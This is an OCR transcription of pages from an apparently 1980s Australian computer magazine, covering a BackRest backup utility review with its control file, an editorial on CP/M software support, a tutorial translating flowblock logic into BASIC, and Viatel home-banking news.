Backup of files is an essential administrative task for any computer system of any importance. PC-DOS approaches the problem pretty well, with its BACKUP and RESTORE commands, which allow the user to selectively back up particular directories and groups of files. This works adequately for the vast majority of users, although the job of formatting and then feeding the system 30 diskettes can be pretty tedious.

However, the DOS BACKUP command has its limitations. In particular, it generally backs up all files, whether they need to be or not — such as .BAK files and others. In addition, it will not work on a CP/M partition of a hard disk, and finally, unless a system support person masks it away in a batch file, the backup command can require quite a complex command line.

BackRest gets around all of these problems. Running it is very simple: just type BACK and it gets its commands and sets itself up by reading a file called CONTROL.BR. Actually, you can have up to 10 such files, each called CONTROLn.BR, and make BackRest use the appropriate one.

You'd be surprised how much mail we get addressed to Mr Less (sic) Bell. Our readers have got him down pat: the less work he has to do, the better. This month he's expounding gleefully on a program that makes backing up files on a Concurrent PC-DOS system easier. He also moved himself to rage at software vendors' desertion of users of 8-bit machines.

BackRest will first prompt the user to insert a backup disk in the appropriate drive, and then starts backing up files to that disk. When the disk is full it again prompts the user to remove the disk, label it and insert a fresh disk. BackRest identifies each of your backup disks with a unique volume number, and maintains report and directory files that indicate the location and date of backup for each of the files it copies.

BackRest lets you select which files you want backed up and restored. Files may be selected according to subdirectory, user number, filename, file extension, and hard disk partition. This information is stored in the CONTROL.BR file (see Listing 1). You can also tell BackRest to delete certain files after they have been backed up, thus cleaning up your drive.

Under Concurrent PC-DOS, BackRest accepts either CP/M(R) or DOS media in your source (hard disk) and destination (floppy disk) drives. Backrest can determine what type of file it is backing up and requests that you place the appropriately formatted disk in the destination drive.

If a hard-disk file is too large to fit on one backup disk, BackRest can split the file and copy it to two or more disks. BackRest then merges these file parts when asked to restore the original file. You can restore a file by the date it was backed up. You can restore a particular group of files by giving ▷

```
* This is the CONTROL.BR file that tells BackRest how to operate
* on your CP/M and DOS files under Concurrent.
* This control file is for a personal computer with a color screen
* and standard (80 column) printer.
* See "Setting Up BackRest" in BACKREST.DOC of the Concurrent
* distribution disk.
* SCREEN CONTROL RECORDS
* The CLEAR: record contains the code used to erase the screen.
* The seven ATTRIBUTE: records determine the colors BackRest will
* use to display its messages.
CLEAR: 2,27,69
ATTRIBUTE: start screen: 9,27,99,0,27,97,3,27,98,2      <-- Green
ATTRIBUTE: leave screen: 3,27,98,7                      <-- Grey
ATTRIBUTE: general: 3,27,98,2                           <-- Green
ATTRIBUTE: errors: 3,27,98,15                           <-- White
ATTRIBUTE: message: 3,27,98,14                          <-- Yellow
ATTRIBUTE: data: 3,27,98,3                              <-- Cyan
ATTRIBUTE: input: 3,27,98,12                            <-- Red
* PRINTER INFORMATION RECORDS
PRINTER INIT: 1,13              <-- Start with a carriage return.
FORMFEED: 1,12                  <-- Printer code for a form feed.
LENGTH: 60                      <-- Number of lines per page.
WIDTH: 80                       <-- Number of columns per page.
* REPORT RECORDS
* Change the "ID:" record field to the heading you want BackRest
* to print on its reports.
REPORT PRINT: true              <-- Print report when finished.
SHOW SKIPS: true                <-- Report on files not backed up.
ID: Concurrent PC DOS Hard Disk Backup
* CONTROL RECORDS
* The following records control backup and restore operations.
SPLIT: true                     <-- Divide backup files if required.
BELL REPEAT: false  <-- Set to "true" for repeating bell prompt.
DEST DRIVE: a                   <-- Backup disk drive.
SOURCE: c,d                     <-- Hard disk drives to be backed up.
CONTROL DRIVE: c                <-- BackRest system work drive.
VERIFY: true            <-- Verify each file by read-after-write.
REUSE: false            <-- Do not reuse backup disks.
ERASE: true             <-- Always erase destination disk first.
* Backup and restore the following user numbers on CP/M media:
USERS: 0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15
* EXCEPTION RECORDS
* Least ambiguous exceptions must appear first.
* DO NOT REMOVE THE FIRST TWO EXCEPTIONS.
* Only the DOS files that reside in the subdirectories declared
* by a preceding PATH: record will be affected by an exception
* with "D" in the first field.
* Five fields are mandatory for exception records. These are:
** 1 ,2 ,3  ,4   ,5
# user,drive,process flag,d(elete) or k(eep),filename.extension
** Use "D" in the first field for DOS files.
* A sixth field, password, may be added for CP/M files.
PATH: c:\               <-- Subdirectories to backup and restore.
EXC: ?,?,c,k,control?.br    <-- Backup control files if modified.
EXC: ?,?,n,k,*.br?              <-- Do not backup .BR files.
EXC: ?,?,n,d,*.bak              <-- Delete .BAK files.
EXC: ?,?,n,d,*.$$$              <-- Delete .$$$ files.
* End of CONTROL.BR
```

Listing 1. *BackRest's* CONTROL.BR *File.*

Books of Special Interest to Our Readers

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Written for complete beginners, this book assumes no previous knowledge of computers at all and is an excellent guide through the initial stages of building simple programs. The text is written to be non-machine-specific, so it can be used with any micro that is programmable in BASIC. 82pp.

H0344A **$8.95**

PROGRAMMING FOR REAL BEGINNERS: STAGE 2
This book introduces the stages of planning a program, including the use of flowcharts, and explains the wider range of facilities the computer has to offer. You'll also learn how to plan your screen displays attractively to make your programs really user friendly. 80pp.

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

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BackRest an ambiguous file specification.

You can also restore bad files automatically. BackRest considers a file 'bad' if it is unable to copy the file (due to a source media sector error, for example) to a backup disk. When you select this option, BackRest locates the previously backed-up copy of the file and restores it to your hard disk.

A particularly nice feature is that BackRest generates reports of its backup and restore operations, showing what it has done with particular files, which backup disk they are on, how many errors the operator made and so on. The reports are divided into four categories: Backup, Restore, Hard-disk Statistics, and Errors.

We've been using BackRest for a couple of weeks and have found it to be particularly versatile and useful. Versions are available for a variety of operating systems, including CP/M-86 and Concurrent, and it is highly recommended.

CP/M Support

I recently attended a meeting of the Sydney Kaypro User Group (the number of different machines we have here means I could spend over half my evenings attending user group meetings), at which a common and increasing problem was highlighted.

The vast majority of SKUG members has 8-bit machines — Kaypro IIs, IVs and 10s — and all are, virtually without exception, pleased with the performance and capabilities of their machines. The Kaypros were originally bought for word processing, accounting, and similar applications, and have continued to fulfil those roles quite satisfactorily.

They will continue to work in those roles, and have the capability of running other programs as required. But the major difficulty faced by users is the 'evaporation' of software support for their machines as suppliers chase the 16-bit, and particularly IBM and compatible, market.

Admittedly, the recent purchaser of a new machine is likely to buy more software than someone who is occasionally adding to his software collection. But the fact is most of these machines are only two years old, and the user's requirements are bound to change within the lifetime of the machine, which is reasonably four years, if not more. The user has a right to expect, and does expect, continued support throughout the life of the computer, not just from the original manufacturer, but also from the software vendors who have produced packages for the machine.

If those expectations are not met, if a supplier withdraws products prematurely (in the eyes of the prospective purchaser), then the loser is not the user so much as the supplier. He has lost credibility in the eyes of the consumer, and quite frankly, many companies are going to have to realise that if they want to get hold of the consumer dollar, they will have to give consumers what they want, when they want it.

Once a supplier has established a reputation for dropping the 8-bit CP/M products, the consumer starts to wonder: with Unix approaching, and 32-bit supermicros around the corner, how long are those companies going to support the 16-bit MS-DOS market? Will they bail out prematurely again? If I buy an IBM PC today, with the PC II just around the corner, are software suppliers going to drop the PC and concentrate on the new machine?

What the software suppliers are saying is: you had better buy all the software you think you might need — and probably some you currently have no earthly use for — at the same time as you buy the machine, because in two years' time we won't want to know you. If you're not smart enough to anticipate your future needs, tough luck, sucker.

A key word that comes to mind is maturity. This kind of activity is characteristic of an immature industry, which the retail software industry certainly is. Maturity of products is also important. Just when the bugs are completely ironed out, just when the performance has been tweaked, just when everybody is totally familiar with the technology and the user feels safe and secure buying it — that's the time when the industry abandons it to chase a more saleable but immature product line, with bugs, performance limitations and all kinds of problems.

I can't help but sympathise with the poor long-suffering 8-bit user who is happy with what he or she has and wants more of the same, but finds that companies who had the products will no longer supply them.

To this end, we're compiling a directory of 8-bit CP/M software, to be published in *Your Computer* in a few months' time. If you supply CP/M software, please write with details to Maria Lengas, at Les Bell and Associates Pty Ltd, PO Box 297, Neutral Bay Junction 2089. We'll send you a questionnaire if necessary. □

Instruction Set

HOW TO WRITE A STRUCTURED PROGRAM — Part 4

This month Phil Grouse, our structured programming guru, explains the process of converting flowblock logic specifications manually into 'real' BASIC. He also introduces SpeedIt, a program which automates this process.

LAST TIME, dear programmer, we developed a complete file displaying a program as a set of flowblocks. These have all been collected into Figure 1, so you can follow the logic of the next few steps.

Because the program is represented in flowblock notation (although the text is in the BASIC language), we can be confident the program is 'structured'. In other words, we have restricted our control structures to the 'preferred set' of WHILE, IF, IF-ELSE and so on. There are no GOTO statements, simply because there are no line numbers to go to! All the GOSUBs refer to other flowblocks by name.

Clearly, although this graphical representation is fine for program documentation, we need to translate it into real BASIC before it can be run. This article will take you through the simple steps of achieving translation using manual methods, and will demonstrate how the same can be done with a suitable flowblock translator program.

Before commencing this exercise, it should be understood our use of BASIC has little to do with flowblocks as such. We could have used any other language if our intent was to do the subsequent translation by hand. As it happens, the SpeedIt(*) system presently supports only the translation of BASIC flowblocks, although other translators are coming Real Soon Now. As a corollary, one could also use flowblocks to specify a program's logic using non-existent languages such as structured English.

Another point to be made here is we may now dismiss thoughts of 'program logic', since that step is now complete. We are simply interested in translating the flowblocks, not 'understanding' them.



Figure 1. *Flowblock representation of the Printer program.*

Translating Flowblock Programs

For the purposes of this exercise, we will assume your BASIC interpreter has a WHILE and WEND pair of statements. This is certainly true of the BASIC I use on my IBM PC, and I know certain other BASIC dialects (such as CBASIC and SBASIC) also support that control structure. If not, one simply codes it with a suitable IF statement preceding the loop, ending the loop with a GOTO which returns control to the covering IF statement. We will also assume our BASIC lacks the ELSE statement, although mine certainly supports that syntax. In other words, we will translate the flowblocks into fairly elementary BASIC.

Let's begin with Figure 1a, the program mainline. It consists of three subroutine calls to named modules. While we can assign line numbers to the three GOSUBs, we cannot as yet replace the module names with their proper line numbers, because we don't know where they will reside. Our first pass at the translation therefore looks like Listing 1. Later we will replace module names with line numbers.

Notice how we have placed a STOP statement immediately after the mainline code. This is to prevent control from 'dribbling' into the subroutines which will fol-

```
100 REM Printer -
    a program to list a named file
110 GOSUB Prologue
120 GOSUB Process
130 GOSUB Epilogue
140 STOP
```

Listing 1. *A first-pass translation of the program mainline.*

▷

low. You can also replace the STOP with an END in some BASICs, even though this is not the last statement in the program listing.

Listing 2 is the manual translation of Prologue. It couldn't be simpler. We just put line numbers in front of each of the flowblock lines, since all of them are simple sequential operations. Notice now we can replace the module name Prologue in Listing 1 with the number 150, but let's reserve this replacement until we have a complete table of module names with their line numbers.

```
150 REM Prologue module
160 CLS
170 INPUT "Name of
    file to be printed";in$
180 OPEN N$ FOR INPUT AS #1
190 N=0
200 RETURN
```

Listing 2. *Translation of the module Prologue.*

You may have noticed I am replacing some of the lower case flowblock entries with their upper case equivalent. It really doesn't matter if you are using IBM BASIC, but some other dialects may fall over unless you do this. Notice also, we must place a terminal RETURN statement at the end of each subroutine. The translation for the Process module is also a simple matter, and is shown in Listing 3.

```
210 REM Process module
220 WHILE NOT EOF(1)
230     N=N+1
240     LINE INPUT #1,L$
250     GOSUB PrintLine
260 WEND
270 RETURN
```

Listing 3. *Translation of the Process module.*

Again, the translation was obvious. The body of the WHILE loop has been indented a bit to highlight its logical position, and the reference to the PrintLine module remains 'unresolved'. That will be fixed, together with all the other GOSUB references, in a second pass through the listing.

In a similar vein, Listing 4 is our initial translation for PrintLine (Figure 1d).

If your BASIC supports multi-statement lines, then line 290 could have been coded as 'IF ... THEN GOSUB Wait: CLS', and lines 300 to 320 would then be deleted. By writing it as shown in Listing 4 we emphasise the contents of the 'true' body, but with a possible speed penalty since some BASICs execute GOTOs surprisingly slowly. Be sure you agree that Listing 4 really does correspond to Figure 1d.

```
280 REM PrintLine module
290 IF N MOD 20 = 0 THEN 310
300 GOTO 330
310     GOSUB Wait
320     CLS
330 PRINT N;L$
340 RETURN
```

Listing 4. *The PrintLine module.*

```
350 REM Wait module
360 PRINT
370 PRINT
    "Press any key to continue ";
380 TMP$ = INKEY$
390 WHILE LEN(TMP$)=0
400     TMP$ = INKEY$
410 WEND
420 RETURN
430 REM Epilogue
440 PRINT
450 PRINT "End of file."
460 CLOSE #1
470 RETURN
480 END
```

Listing 5. *Translation for the last two modules, Wait and Epilogue.*

Completing the Translation

Since the translation so far involves a number of unresolved references to module names, we must 'resolve' those references by replacing the names with line numbers. It is a good idea to begin by building a table which links each name to its line number. The reference linkage table is shown in Figure 2. Its contents were established by scanning the listing, and noting the line number of each REM statement prefixing a module.

As a final step, we replace each of the GOSUB references in Listings 1 to 5 with the corresponding line number as specified in the Reference Linkage Table.

Of course, things can get a little stickier when we start nesting the various control structures, but the principles are substantially the same. Because the translation process really is an elementary (and boring) clerical operation, it is a fine candidate for automation. And that's precisely where SpeedIt's translator comes in.

Line Number	Module Name
150	Prologue
210	Process
280	PrintLine
350	Wait
430	Epilogue

Figure 2. *The Reference Linkage Table corresponding to Listings 1 through 5.*

Automatic Translation

The Microshare SpeedIt system has two components — a flowblock editor, and a translator. The flowblock editor lets you write programs as a collection of flowblocks which are represented by a file with the file-type .SPT. This file represents the flowblocks as a linked list of lists. In our next article we will show you how this editor can be used to prepare and modify programs. SpeedIt's translator program (XLATE) takes an .SPT file and converts it directly into a .BAS file. We have run XLATE on the Printer program with the results shown in Listing 6.

```
100 'Printer: Procedure
110 'Display a file line by line.
120 '
130 'Display a nominated file with
140 'a page-break (20 lines/page).
150 GOSUB 220:    'Prologue
160 GOSUB 320:    'Process
170 GOSUB 710:    'Epilogue
180 'End of procedure Printer
190 End  :REM End of main program
200 '
210 '
220 'Prologue: Procedure
230 'Open the file and establish
    file-end conditions
240 '
250 cls
260 input
    "Name of file to be printed";in$
270 open n$ for input as #1
280 n=0
290 Return
300 '
310 '
320 'Process: Procedure
330 'Print line by line until eof
340 '
350 'eof(1) is set after the
360 'last record has been read.
370 WHILE not eof(1)
380     n=n+1
390     line input #1,l$
400     'Display the contents of l$
410     GOSUB 460:    'PrintLine
420 WEND
430 Return
440 '
450 '
460 'PrintLine: Procedure
470 'Print l$ allowing for page
    breaks
480 '
490 IF n mod 20 = 0 THEN 510
500 GOTO 540                    ▷
```

```
510      'Then Unit
520      GOSUB 590:    'wait
530      cls
540 '$001
550 print n;i$
560 Return
570 '
580 '
590 'wait: Procedure
600 'wait for a keypress
610 '
620 'General subroutine which
    waits for
630 'user to press any key
    before returning.
640 print
650 print "Press any key to
    continue ";
660 WHILE len(inkey$)=0
670 WEND
680 Return
690 '
700 '
710 'Epilogue: Procedure
720 'Wind up the program
730 '
740 print
750 print "End of file."
760 close #1
770 Return
780 '
790 '
800 'End of Listing
```

Listing 6. *The output of SpeedIt's translation of Printer. Notice the slight difference in the Wait module, a result of the improved version we developed in an earlier article. The translator also uses the apostrophe as a shorter substitute for* REM. *This program runs correctly in* IBM BASIC. *The fastidious can edit the program to optimise its performance if required, but there is little point when the program speed is limited by output speed.*

The DOS command was 'xlate printer', which caused XLATE to generate the file PRINTER.BAS from PRINTER.SPT.

Notice the additional comments included in the listing. Some of these are included gratuitously by the translator, others result from 'hidden' comments included in the various blocks by the programmer. In practice, the user never bothers with the program listing. Instead, one develops or modifies a program using SpeedIt's flowblock editor, translates it with XLATE, then runs the program with a suitable BASIC interpreter, or compiles it for subsequent execution. In other words, the flowblock set *is* the program.

You will, of course, notice the profusion of GOTO statements in the listing. How can we assert that this program is 'structured' if it is littered with such unstructured elements?

The answer is simple. Structure, as such, is an attribute of the program's logical design — not the actual code. This is especially true of low-level languages such as BASIC, and even more so of the various assembler languages. But even assembler programs can be designed with flowblock notation, and can therefore be considered 'structured'. The presence of these GOTOs is simply an artefact of the process of translation.

The SpeedIt System

Flowblock notation has taken a long time to catch on. The same is true of its predecessor — the Nassi Shneiderman diagram. The reason is not hard to trace: they are both essentially manual methods which rely greatly on pencil and eraser work. In this sense they suffer the same disadvantages as flowcharts.

The whole idea of SpeedIt is to free the flowblock from its paper foundations, and to provide the substantial editing facilities which we have come to expect from the use of modern personal computers. Because flowblocks are a relatively recent innovation, SpeedIt incorporates a substantial help screen facility which is designed to teach the fundamentals of structured programming using flowblock terminology. But its primary components are the flowblock editor (SP) and the translator (XLATE).

In my next article, I will develop a new program designed to convert a file of captured keystrokes into a formatted file suitable for dBase II applications. I will describe the design steps taken when using SpeedIt's editor, and illustrate some additional control constructs. □

*** Above Board**

You should be informed that SpeedIt is a program written by Phil Grouse, the author of this article. Phil has been working with flowblock notation for some years and recently developed the SpeedIt package. He struck a dilemma when writing the Structured Programming series, in that he could hardly hold back on telling readers about an easier way of doing things — with SpeedIt. Nevertheless, we've prevailed upon him to explain all procedures in manual form first.

BY NORMAN KEMP

VIATEL GRAPEVINE

Telecom Survey Shows Home Banking Interest

In response to the growing interest in Viatel, Telecom is planning an extensive education campaign, aimed at the business community, for the third quarter of this year. By that time, Viatel expects the number of regular users to be well in excess of the 2000 counted at the end of April.

Telecom is preparing for this eventuality by increasing its number of ports, so the computers will be able to handle nearly 320 incoming calls simultaneously by the end of 1985. According to Viatel customer service manager, Gordon Niven. If the present rate of growth is sustained, Viatel will need to be able to cope with about 800 simultaneous calls within its first 18 months of operation.

Viatel is basing its optimism on an extensive survey taken among 10 per cent of users registered in April, while many of the information services were being prepared.

Said Niven, "We telephoned them to find out what they thought of the service, and they were delighted to have the opportunity to talk about it. Even though there was no great substance in the databases at the time, the majority of users said they were very excited about the prospects Viatel has to offer. Most were using their own personal computers and software, and about 60 per cent were in businesses or professional occupations."

One intriguing conclusion that emerged from the survey was the relatively mature age level of users. They generally ranged from the late 20s to early 50s, and most had been using personal computers for some time.

"This could explain the considerable interest shown in software downloading," said Niven. "A large proportion of users believed they would be regular users of electronic mail and messaging and home banking facilities.

"Younger people, on the other hand, tend to see computers as games machines and have not yet realised the possibilities of computing. Even the older kids don't seem too ready to give up their television watching to explore the videotex scene. But they will be the next generation of videotex users, when there are dozens of applications tuned to their needs.

Telecom-Evaluated Equipment

Although Telecom will not be selling home and business computing equipment, it will have available certain approved makes of terminals which it has recently been evaluating.

An ICL Australia spokesman said research in the United States suggests that by the mid-1990s home banking will account for up to 70 per cent of all banking transactions.

Said Niven, "Telecom will take equipment orders from users and pass them on to specific suppliers, but it will not stock terminals and other products in competition with vendors. Instead, it will act as an agency for two types of equipment — one suitable for the domestic television set and the other a desktop unit with keyboard and screen."

Telecom will also be encouraging local manufacture of hardware equipment and software to satisfy the Australian market.

Banking on Telecom

Australia has certainly scored a world first with the Telebank national electronic home banking service launched by the Commonwealth Bank. Using Homelink Prestel software developed in the United Kingdom and modified for Australia by the bank's staff, the Commonwealth Bank is operating the world's most extensive videotex service of its type. Linking 1200 branches throughout the nation, the system has a possible limit of up to eight million customers. Its main elements comprise a database containing account information stored at the bank, which is distributed through the telephone network from a central computer and presented on a screen to the user in response to keyboard commands.

To access Telebank a customer needs a television set, a telephone, and a small keyboard which can be rented for $10 a month. Personal computer owners can access the system using a modem and the appropriate software. In addition to a range of financial and rural information, the service is being developed to provide travel and holiday information through the bank's travel service, and will later be linked to bill-paying facilities, money markets and foreign exchanges.

Both Telecom and the bank have taken rigorous precautions to ensure the security and confidentiality of transactions through Telebank, with various levels of passwords and codes.

Several companies have produced equipment for Telebank, among them General Electric, Digital, Sony, Tandata and a Sydney company, Dotsoft. The latter has taken a Commodore 64 home computer with cassette or disk drive, linked it to a Sendata modem, added some appropriate software and named the resulting package 'The Communicator'. Dotsoft sales director, Col James, said The Communicator, which retails for $349, has been designed not only for Viatel, but also handles the protocols of other databases, including the NAPLPS system. It will also be available for the IBM PC, Apple and other leading computers.

The Commodore 64 version comprises tape or disk-based software containing programs for Prestel videotex 1200/75 and 300/300 standards; a Commodore 64 terminal emulator; C64 basic file transfer; G-Pascal Christensen protocol communications; 80-column terminal emulation; and an NAPLPS videotex terminal.

The Sendata is a 1200/75, 300/300 baud switchable modem with built-in telephone. It connects directly to the Commodore 64, communicating through a standard Telecom outlet. Dotsoft home banking and finance packages include Bill Payer, Expense Manager, Bank Manager, and Budget.

Since it opened on April 22, Telebank has handled many hundreds of customer enquiries, and occupies almost 100 of the current 120 gateways on Viatel.

Brian Smith, Viatel's marketing manager, commented: "The development of a national videotex service such as Viatel is limited only by the ability of the service providers to develop and market imaginative applications. Telebank is not only one of the most significant developments in banking in recent years, but also one of the most exciting applications available to Viatel subscribers."

Telebanking Plus

Even major computer companies have been quick to join the scene. The most recent of these is ICL Australia, which has released Folio, a system jointly developed ▷

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by ICL and the government-owned Development Finance Corporation of New Zealand. This system comes with the standard telebanking facilities of account enquiry and funds transfer, with bill payment capability for up to 99 personal creditors. It also has an integrated teleshopping service, allowing customers to order goods through videotex with payments being made automatically by the customer's home banking account. An unusual application of the package is a share-trading facility which allows customers to buy and sell securities through a stockbroker. In all, the system provides seven stages of security at both the banking and user levels.

An ICL Australia spokesman said research in the United States suggests that by the mid-1990s home banking will account for up to 70 per cent of all banking transactions. This will include not only banks, but also credit unions and other financial institutions.

Australians Take the Challenge

The challenge of writing software for videotex has begun to attract Australian programmers. Peter Herman, of the Sydney company Neology, has developed V-Tel, a decoder program for IBM PCs which enables data from a videotex system to be translated and output to a computer screen. A sample program is provided to assist novices in the use of colour and Prestel's rather heavy block graphics.

Another recent product is u-Tel Viatel, a terminal emulator from Microcomputer Technology, of Chatswood, New South Wales, which allows the Digital Rainbow to be used as a terminal for Telecom Viatel. It translates the Prestel protocol of the Viatel computer into screen images using the Rainbow graphics option to produce the required special characters.

Singapore Hooks Up

Since Australian Viatel was launched early in 1984, there has been a further significant development in the south-east Asian region: the British General Electric Company has won a $24 million order to supply a trial installation of Televiewy, an information system combining telephone-based videotex and broadcast teletext services. GEC also supplied the computers on which Viatel operates.

Televiewy is claimed to be the world's most sophisticated information system, and the Telecommunications Authority of Singapore plans to distribute up to one million terminals among homes and businesses on the island.

As the influential London newspaper, the *Financial Times*, noted: "Televiewy's combined system is likely to have considerable potential in other countries, particularly in the Far East. Britain's viewdata (videotex) system looks likely to become a world standard. It has been adopted by many other European countries, as well as Hong Kong, Malaysia, Australia and New Zealand."

A demonstration of the Singapore system — which has had to get around the problem of sending Chinese characters and pictures swiftly down phone lines — is planned for September. It is scheduled to go into full operation in 1987. □

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



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PERSONAL COMPUTERS IN MARKETING

Les Bell is not just a computer journalist — he is also a marketing consultant working in the computer industry, an Associate of the Australian Marketing Institute, and has won two Awards of Merit from the AMI. So we thought we'd make him combine his talents and do something useful — a new Bell series is born.

